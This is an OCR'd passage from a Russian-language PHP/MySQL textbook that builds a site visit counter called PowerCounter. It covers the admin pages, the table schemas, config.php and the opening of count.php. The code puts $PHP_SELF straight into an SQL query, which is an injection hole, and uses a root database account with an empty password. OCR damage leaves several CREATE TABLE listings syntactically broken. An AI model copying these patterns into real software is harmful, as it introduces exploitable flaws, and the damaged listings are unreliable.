


Рис. 14.3. Страница **Хосты и хиты за последние 7 дней**

Статистика выводится в виде таблицы. Каждая строка таблицы предоставляет статистику за один из семи дней. Заголовки строк являются гиперссылками, переход по которым приводит к открытию страницы с почасовой статистикой за выбранный день.

Ссылка **За 30 дней** (см. рис. 14.1) открывает страницу, на которой отражена статистика по хостам и хитам за прошедшие 30 дней. Формат этой страницы полностью аналогичен формату страницы **Хосты и хиты за последние 7 дней**.

Ту же самую информацию о количестве хитов и хостов, но не для всего сайта, а для отдельно взятой страницы можно получить, выбрав нужную страницу в системе PowerCounter. Для этого необходимо перейти к главной странице по ссылке **Главная страница счетчика** в левом верхнем углу.

Главная страница счетчика (рис. 14.4) содержит таблицу со списком всех страниц сайта, подключенных к системе PowerCounter. В первом столбце таблицы представлены адреса страниц в виде гиперссылок. Чтобы посмот-

реть статистику посещения не по всему сайту, а по отдельной странице, необходимо перейти по гиперссылке с ее названием. В результате откроется страница **Хосты и хиты** (см. рис. 14.1), а название выбранной страницы отобразится в левом верхнем углу.

Рис. 14.4. Главная страница счетчика

Помимо адреса страницы, участвующей в сборе статистики, таблица на главной странице счетчика содержит еще три столбца. Второй столбец содержит хиты для страниц за все время сбора статистической информации. Третий столбец содержит время последнего обращения к странице. Последний столбец содержит гиперссылку **Удалить**, которая необходима для удаления страницы из системы PowerCounter. Это требуется для удаления из системы "мертвых" страниц, которые могли исчезнуть, например, в результате редизайна сайта.

Каждая страница системы PowerCounter содержит меню, которое состоит из 6 пунктов, являющихся гиперссылками:

- **Хосты и хиты**;
- **Системы и браузеры**;
- **IP адреса**;
- **Поисковые роботы**;
- **Поисковые запросы**;
- **Ссылки**.

Страница **Хосты и хиты** была рассмотрена выше. Перейдем к рассмотрению страниц, открывающихся при переходе по другим ссылкам.

Рис. 14.5. Страница Системы и браузеры

Переход по гиперссылке **Системы и браузеры** открывает одноименную страницу, на которой представлена информация по используемым посетителями браузерам и операционным системам (рис. 14.5).

Отслеживаются три типа операционных систем: Windows, различные варианты Linux, UNIX и Macintosh. Если операционная система посетителя не попала ни в одну из этих групп или не была определена, то она заносится в группу **Другие**.

Замечание

К хитам в группе Другие относятся также роботы поисковых систем и менеджеры закачек.

В группе **Браузеры** отслеживается 3 наиболее популярных на сегодняшний день браузера: Internet Explorer, Netscape и Opera. Если посетитель использует другой браузер или тип браузера не установлен, он заносится в группу **Другие**.

Переход по гиперссылке **IP адреса** в меню системы PowerCounter открывает одноименную страницу, на которой отображена информация об IP-адресах посетителей, зарегистрированных за последние сутки (рис. 14.6).

Рис. 14.6. Страница **IP адреса**

Информация представлена в виде таблицы. Первый столбец содержит IP-адрес посетителя. Во втором столбце отображается доменное имя для данного IP (если имеется возможность его определить). Третий содержит общее количество посещений с данного адреса, зарегистрированное системой. Последний столбец содержит время последнего обращения. IP-адреса в первом столбце представлены в виде гиперссылок, переход по которым приводит к странице **Информация о IP адресе** с подробной информацией об IP-адресе (рис. 14.7). Информация об IP-адресе приводится на основе данных, получаемых от сервиса `whois` *(см. разд. 4.4)*.




Рис. 14.7. Страница с информацией об IP-адресе

Переход по гиперссылке **Поисковые роботы** в меню системы открывает одноименную страницу, на которой представлена информация о посещении сайта роботами различных поисковых систем (рис. 14.8). Отслеживаются четыре наиболее популярные в "рунете" поисковых системы: Yandex, Rambler, Google и Aport.




Рис. 14.8. Страница Поисковые роботы

Замечание

К роботам поисковых систем (spiders) относятся пользовательские агенты, собирающие информацию в интересах поисковых систем. Ссылки на ресурс в поисковых системах появляются после посещения его поисковыми роботами.

Роботы, посетившие сайт и не относящиеся ни к одной из перечисленных поисковых систем, заносятся в группу **Другие**.

Замечание

В группу **Другие** также попадают менеджеры закачек.

Страница **Поисковые запросы** (рис. 14.9), открывающаяся при переходе по соответствующей ссылке в меню, является одной из самых интересных страниц системы PowerCounter.

С помощью этой страницы можно отслеживать, с каких поисковых систем и по каким поисковым запросам посетители приходят на сайт. Страница состоит из двух таблиц. Строки первой (верхней) таблицы соответствуют поисковым системам Yandex, Rambler, Google и Aport. Столбцы таблицы соответствуют пяти временным интервалам: "Сегодня", "Вчера", "За 7 дней", "За 30 дней" и "За все время". На пересечении строк и столбцов приведено

число переходов для поисковой системы за определенный временной интервал. Числа являются гиперссылками, переход по которым приводит к выводу поисковых запросов, по которым посетители пришли на сайт. По умолчанию выводятся поисковые запросы для всех поисковых систем за "Сегодня"

Рис. 14.9. Страница Поисковые запросы

Рассмотрим подробно содержимое первой (верхней) таблицы. Статистика сгруппирована для пяти временных интервалов: "Сегодня", "Вчера", "За 7 дней", "За 30 дней" и "За все время" и представлена в соответствующих столбцах таблицы. Заголовки столбцов являются гиперссылками. Переход по гиперссылкам Сегодня и Вчера приводит к открытию страницы Поисковые запросы за сутки, которая показывает распределение переходов на сайт с поисковых системы в течение текущих или прошедших суток соответственно (рис. 14.10).




Рис. 14.10. Страницы Поисковые запросы за сутки

Переход по гиперссылкам За 7 дней и За 30 дней (см. рис. 14.9) приводит к открытию страниц Поисковые запросы за последние 7 дней (рис. 14.11) и Поисковые запросы за 30 дней соответственно.

Формат представления данных на этих страницах одинаков. Они отличаются только количеством дней, для которых показывается статистика. Данные страницы показывают количество переходов с поисковых систем, сгруппи-

рованное по дням. Первый столбец таблицы содержит гиперссылки, переход по которым приводит к открытию посуточной статистики переходов с поисковых систем за выбранный день.




Рис. 14.11. Страница Поисковые запросы за последние 7 дней

Последняя ссылка в меню системы PowerCounter называется **Ссылки**. При переходе по ней открывается страница, с помощью которой можно отслеживать переходы на сайт с других сетевых ресурсов (рис. 14.12).

На странице расположена таблица, строки которой соответствуют адресам сайтов, а столбцы — пяти временным интервалам. Например, после попадания сайта в интернет-каталог можно узнать, как часто по этой ссылке приходят посетители, добавив адрес этого интернет-каталога в систему PowerCounter. Это можно осуществить через страницу **Добавление referera**, открывающуюся при нажатии на ссылку **Добавить** (рис. 14.13).

В поле ввода **Referer** следует ввести адрес сайта, переходы с которого необходимо отслеживать, и нажать кнопку **Добавить**. Адрес сайта появится в таблице сайтов (см. рис. 14.12). Чтобы прекратить отслеживание переходов с какого-либо сайта — его следует удалить из таблицы. Сделать это можно, нажав на ссылку **Удалить** в последнем столбце таблицы сайтов (см. рис. 14.12).




Рис. 14.12. Страница Ссылающиеся страницы

Рис. 14.13. Страница Добавление реферера

14.2. Разработка системы PowerCounter

Для построения системы потребуется несколько таблиц в базе данных MySQL. Так как необходим учет статистической информации для каждой страницы сайта, число которых не ограничено, необходима таблица `pages`, в которой будет храниться информация о каждой из страниц, участвующих в сборе статистической информации. Данная таблица будет состоять всего из двух полей:

- `id_page` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — относительный путь к странице.

SQL-оператор `CREATE`, создающий данную таблицу, приведен в листинге 14.1.

```
CREATE TABLE pages
  id_page INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT,
  PRIMARY KEY (id_page)
  TYPE=MyISAM;
```

Таблица `pages` может быть снабжена дополнительным целочисленным полем `id_site` на тот случай, если планируется использовать PowerCounter для сбора и анализа статистики посещений нескольких сайтов. В этом случае потребуется дополнительная таблица `sites`, первичным ключом которой будет выступать `id_site`.

Замечание

Как уже говорилось в *главе 4*, при построении счетчика загружаемых с сервера файлов FileCounter подсчет хитов может производиться за счет увеличения одного числа при каждом обращении к ресурсу или же занесением новой записи в таблицу при каждом посещении. В первом случае экономится значительный объем памяти, необходимый для хранения всех записей, во втором случае появляется дополнительная функциональность за счет предоставления динамики посещаемости во времени

Следующая таблица, `ip`, предназначена для хранения хитов и имеет в своем составе семь полей:

- `id_ip` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `ip` — поле для хранения IP-адреса посетителя;

- `putdate` — время посещения;
- `id_page` — порядковый номер страницы, к которой относится заносимый в таблицу хит;
- `browsers` — поле типа ENUM, хранящее тип браузера посетителя;
- `systems` — поле типа ENUM, хранящее тип операционной системы посетителя, или принадлежность к поисковой системе, если хит произведен роботом;
- `searches` — поле типа ENUM, хранящее информацию о поисковой системе, с которой на страницу `id_page` перешел посетитель.

SQL-оператор CREATE, создающий данную таблицу, приведен в листинге 14.2.

```
CREATE TABLE ip (
  id_ip INT(11) NOT NULL AUTO_INCREMENT,
  ip TINYTEXT NOT NULL,
  putdate DATETIME NOT NULL DEFAULT '0000-00-00 00:00:00',
  id_page INT(10) NOT NULL DEFAULT '0',
  browsers ENUM('none',
                'msie',
                'opera',
                'netscape') NOT NULL DEFAULT 'none',
  systems ENUM('none',
               'windows',
               'unix',
               'macintosh',
               'robot_yandex',
               'robot_google',
               'robot_rambler',
               'robot_aport') NOT NULL DEFAULT 'none',
  searches ENUM('none',
                'yandex',
                'google',
                'rambler',
                'aport',
                'own_site') NOT NULL DEFAULT 'none',
  PRIMARY KEY (id_ip)
) TYPE=MyISAM;
```

Существуют две альтернативы для хранения IP-адресов: числовой формат и текстовый. IP-адреса посетителей в поле `ip` хранятся в текстовом формате, например, "123.123.45.87". С одной стороны, текстовый формат занимает больше места и времени на обработку при выборке, но с другой стороны, он позволяет не производить преобразования IP-адреса при выводе в окно браузера и хранить маски подсетей: "213.177.119.238/192.168.3.106, 10.0.0.*". При использовании типа `INT` для поля `ip` посещения из больших сетей, использующих один IP-адрес для выхода в Интернет, воспринимались бы системой как посещения с одного хоста.

Замечание

Если производительность Web-приложения снижается до недопустимого уровня, одним из способов его увеличения является перевод IP-адресов из текстового формата в числовой.

Как видно из листинга 14.2, поле `browsers` может принимать четыре значения:

- `none` — в том случае, если не предоставляется возможности определить тип браузера посетитля;
- `msie` — данное значение поле принимает, если в качестве браузера посетитель использует Internet Explorer;
- `opera` — соответствует Web-браузеру Opera;
- `netscape` — данное значение относится к Web-браузеру Netscape.

Замечание

Значение для браузера Netscape приведено здесь скорее как дань традиции и для демонстрационных целей, так как в настоящий момент данный браузер практически не используется пользователями Интернета. В Российской Федерации его процентное отношение к другим браузерам составляет 0,2%.

Замечание

Если в статистике необходимо учесть другие браузеры, поле `browsers` необходимо расширить значениями для новых браузеров.

Поле `systems` имеет двойное назначение: с одной стороны, оно хранит тип операционной системы посетителя, а с другой, если хит относится к роботу, оно определяет принадлежность к поисковой системе. Данное поле может принимать 8 значений:

- `none` — данное значение поле принимает в том случае, если тип операционной системы или поискового робота не удовлетворяет остальным семи значениям;

- `windows` — данное значение поле принимает, если посетитель в качестве операционной системы использует Windows;
- `unix` — данное поле соответствует UNIX-подобным операционным системам (главным образом Linux);
- `macintosh` — соответствует системам Macintosh;
- `robot_yandex` — данное значение поля `systems` соответствует роботу поисковой системы Yandex;
- `robot_google` — данное значение соответствует роботу поисковой системы Google;
- `robot_rambler` — данное значение соответствует роботу поисковой системы Rambler;
- `robot_aport` — данное значение соответствует роботу поисковой системы Aport.

Замечание

Учет систем Macintosh тоже своеобразная традиция, так как посетителей, использующих данную систему для просмотра Web-ресурсов, еще меньше чем посетителей, использующих браузер Netscape. Процентное отношение данной операционной системы к другим составляет 0,1%.

Поле `searches` хранит информацию о том, является ли данный хит переходом со страницы поисковой системы, и может принимать 6 значений:

- `none` — поле `searches` принимает данное значение в том случае, если хит не относится к переходу со страниц ни с одной учитываемой поисковой системы и не является переходом с сайта, для которого производится сбор статистической информации;
- `yandex` — поле `searches` принимает это значение при переходе посетителя на сайт со страницы поисковой системы Yandex;
- `google` — поле `searches` принимает данное значение при переходе со страниц поисковой системы Google;
- `rambler` — поле `searches` принимает данное значение при переходе со страниц поисковой системы Rambler;
- `aport` — поле `searches` принимает данное значение при переходе со страниц поисковой системы Aport;
- `own_site` — поле `searches` принимает данное значение, если переход является переходом с собственных страниц сайта.

Поле `searches` в таблице `ip` необходимо для подсчета числа засчитанных и незасчитанных хитов. В системе PowerCounter к засчитанным будут относиться хиты, поле `searches` которых принимает первые пять значений из

приведенного выше списка. Если посетитель перешел с одной страницы сайта на другую, такой хит будет относиться к незасчитанным.

> **Замечание**
>
> Как будет показано ниже, средства PHP позволяют определять так называемый referer, строку, содержащую сетевой адрес ресурса, с которого посетитель пришел на данную страницу. Данная строка может быть пустой, если посетитель набирает адрес ресурса в строке браузера или посетителем является робот.

Помимо определения принадлежности хита к поисковым системам, система PowerCounter должна предоставлять информацию по ключевым словам, по которым ресурс был найден посетителем. Хранение такой информации будем осуществлять в таблице `refferer`, состоящей из семи полей:

- `id_refferer` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — referer — URL ресурса, с которого пришел посетитель;
- `putdate` — дата посещения;
- `ip` — IP-адрес посетителя;
- `id_page` — порядковый номер страницы, к которой относится заносимый в таблицу хит;
- `searches` — поле типа `ENUM`, хранящее информацию о поисковой системе, с которой на страницу `id_page` перешел посетитель (поле аналогично полю `searches` таблицы `ip`).

SQL-оператор `CREATE`, создающий таблицу `refferer`, приведен в листинге 14.3.

```
CREATE TABLE refferer (
  id_refferer INT(16) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  putdate DATETIME NOT NULL DEFAULT '0000-00-00 00:00:00',
  ip TINYTEXT NOT NULL,
  id_page INT(8) NOT NULL DEFAULT '0',
  searches ENUM('none',
                'yandex',
                'google',
                'rambler',
                'aport',
```

```
                'own_site' NOT NULL DEFAULT 'none',
  PRIMARY KEY (id refferer)
) TYPE=MyISAM;
```

Можно заметить, что таблицы `refferer` и `ip` денормализованы, так как поля таблицы `refferer` повторяют многие поля таблицы `ip`. Денормализация, имеющая здесь место, требуется для того, чтобы при работе с текстовыми значениями рефереров избежать ресурсоемких многотабличных запросов. Разница между таблицами `ip` и `refferer` заключается в том, что в таблицу `ip` заносятся все хиты, а в таблицу `refferer` заносятся только те хиты, для которых строка с реферером не пустая и не является переходом с ресурса, для которого производится сбор статистики.

Внутри таблицы `refferer` информация также дублирована, во-первых, адрес, с которого посетитель перешел на ресурс, сохранен в поле `name`, во-вторых, переход с поисковых систем отмечается в поле `searches`. Здесь поле `name` необходимо для определения ключевых слов, по которым ресурс был найден в поисковой системе, а также для определения числа переходов с ресурсов, имеющих ссылку на сайт, для которого производится сбор статистики. Поле `searches` позволяет быстро подсчитать общее число переходов с поисковых систем. Поэтому, несмотря на то, что информация дублирована и, следовательно, требует для своего хранения больше места, Web-приложение выигрывает в скорости работы.

Последняя таблица — `links` — хранит информацию о ресурсах, имеющих ссылку на сайт, для которого производится сбор статистической информации. Таблица имеет два поля:

- `id_links` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — сетевой адрес (или его часть) ресурса, где расположена ссылка.

SQL-оператор, создающий таблицу `links`, приведен в листинге 14.4.

```
CREATE TABLE links
  id_links SMALLINT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT,
  PRIMARY KEY (id_links)
) TYPE=MyISAM;
```

После создания базы данных системы PowerCounter можно переходить к ее разработке. До этого разработка всех Web-приложений начиналась с систе-

мы администрирования, здесь сначала будет рассмотрен сам счетчик, и лишь затем его система администрирования. Это связано с простым правилом: сначала разрабатывается часть Web-приложения, позволяющая заполнить базу данных, а потом все остальное. Если в рассмотренных ранее Web-приложениях для заполнения базы данных требовалась система администрирования, то здесь за заполнение базы данных ответствен сам счетчик, а система администрирования представляет результаты в удобном для анализа виде.

Замечание

Далее в листингах для удобства восприятия будет опущен несущественный HTML-код, связанный, в первую очередь, со стилевым оформлением Web-приложения. Полная версия данного Web-приложения находится на прилагаемом к книге компакт-диске, а также доступна по адресу http://www.softtime.ru/info/downloads.php.

Система PowerCounter имеет в корневом каталоге два файла config.php и count.php и директорию admin, в которой сосредоточены файлы системы администрирования. Файл config.php (листинг 14.5) содержит конфигурационную информацию, и в отличие от ранее рассмотренных файлов подобного типа не содержит код соединения с базой данных, которое осуществляется в count.php.

```
<?php
    // Основные переменные
    // Имя сервера базы данных, например,
    // $dblocation = "mysql28.noweb.ru"
    // сейчас выставлен сервер локальной машины
    $dblocation = "localhost";
    // Имя базы данных на хостинге или локальной машине
    $dbname = "count";
    // Имя пользователя базы данных
    $dbuser = "root";
    // и его пароль
    $dbpasswd = "";
    // Число выводимых в таблицах строк
    // на главной странице и странице "IP-адреса и хосты"
    $pnumber = 30;
    // Способ определения IP-адреса посетителя
    // 0 подходит для большинства хостингов, в том числе
```

```
    // для использования на локальной машине
    $obtip = 0;
    // На некоторых хостингах ip-адрес посетителя не
    // заносится в переменную $REMOTE_ADDR, к ним относится,
    // например, www.nodex.ru
    // $obtip = 1;
    // Текущая версия системы
    $version = "2.0.7";
?>
```

Файл config.php содержит параметры для соединения с базой данных MySQL: сетевой адрес сервера (`$dblocation`), имя базы данных (`$dbname`), имя пользователя (`$dbuser`) и его пароль (`$dbpasswd`). Кроме того, в данном файле можно установить число строк (`$pnumber`) в таблицах системы администрирования и способ определения IP-адреса (`$obtip`).

Замечание

В подавляющем большинстве случаев переменной `$obtip` следует передать значение 0. Если IP-адрес посетителя помещается в переменную `HTTP_CLIENTIP`, то данной переменной следует передать значение 1.

Последняя переменная файла config.php (`$version`) содержит текущую версию системы PowerCounter.

Файл count.php является движком счетчика, который осуществляет сбор информации с последующим занесением ее в базу данных (листинг 14.6). Включение страницы в систему сбора и анализа информации по посещениям осуществляется включением в тело страницы посредством оператора `require_once` скрипта count.php.

Листинг 14.6. Скрипт count.php

```
<?php
  include "config.php";
  // Формируем строчку с ip
  if($obtip == 0) $ip = $_SERVER['REMOTE_ADDR']; // По умолчанию
  if($obtip == 1) $ip = urldecode(getenv(HTTP_CLIENTIP)); // www.nodex.ru
  // Если подсеть доступна, добавляем ее через слэш
  $forward = getenv(HTTP_X_FORWARDED_FOR);
  if (!empty($forward) && ($forward != $_SERVER['REMOTE_ADDR']))
                                          $ip = $ip."/".$forward;
```

```
// Строка с рефererом - URL страницы, с которой посетитель
// пришел на сайт
$reff = urldecode($_SERVER["HTTP_REFERER"]);
// Соединяемся с сервером базы данных
$dbcnx = @mysql_connect($dblocation, $dbuser, $dbpasswd);
if($dbcnx)
{
  // Выбираем базу данных
  if(@mysql_select_db($dbname, $dbcnx))
  {
    // Для записи информации в базу данных необходимо выяснить
    // первичный ключ записи в таблице pages, соответствующей текущей
    // странице.
    $pgs = mysql_query("SELECT id_page FROM pages
                        WHERE name='$PHP_SELF'");
    if ($pgs)
    {
      // Выясняем первичный ключ (id_page) текущей страницы
      if(mysql_num_rows($pgs) > 0) $id_page = mysql_result($pgs, 0);
      // Если данная страница отсутствует в таблице pages
      // и ни разу не учитывалась - добавляем ее в таблицу.
      else
      {
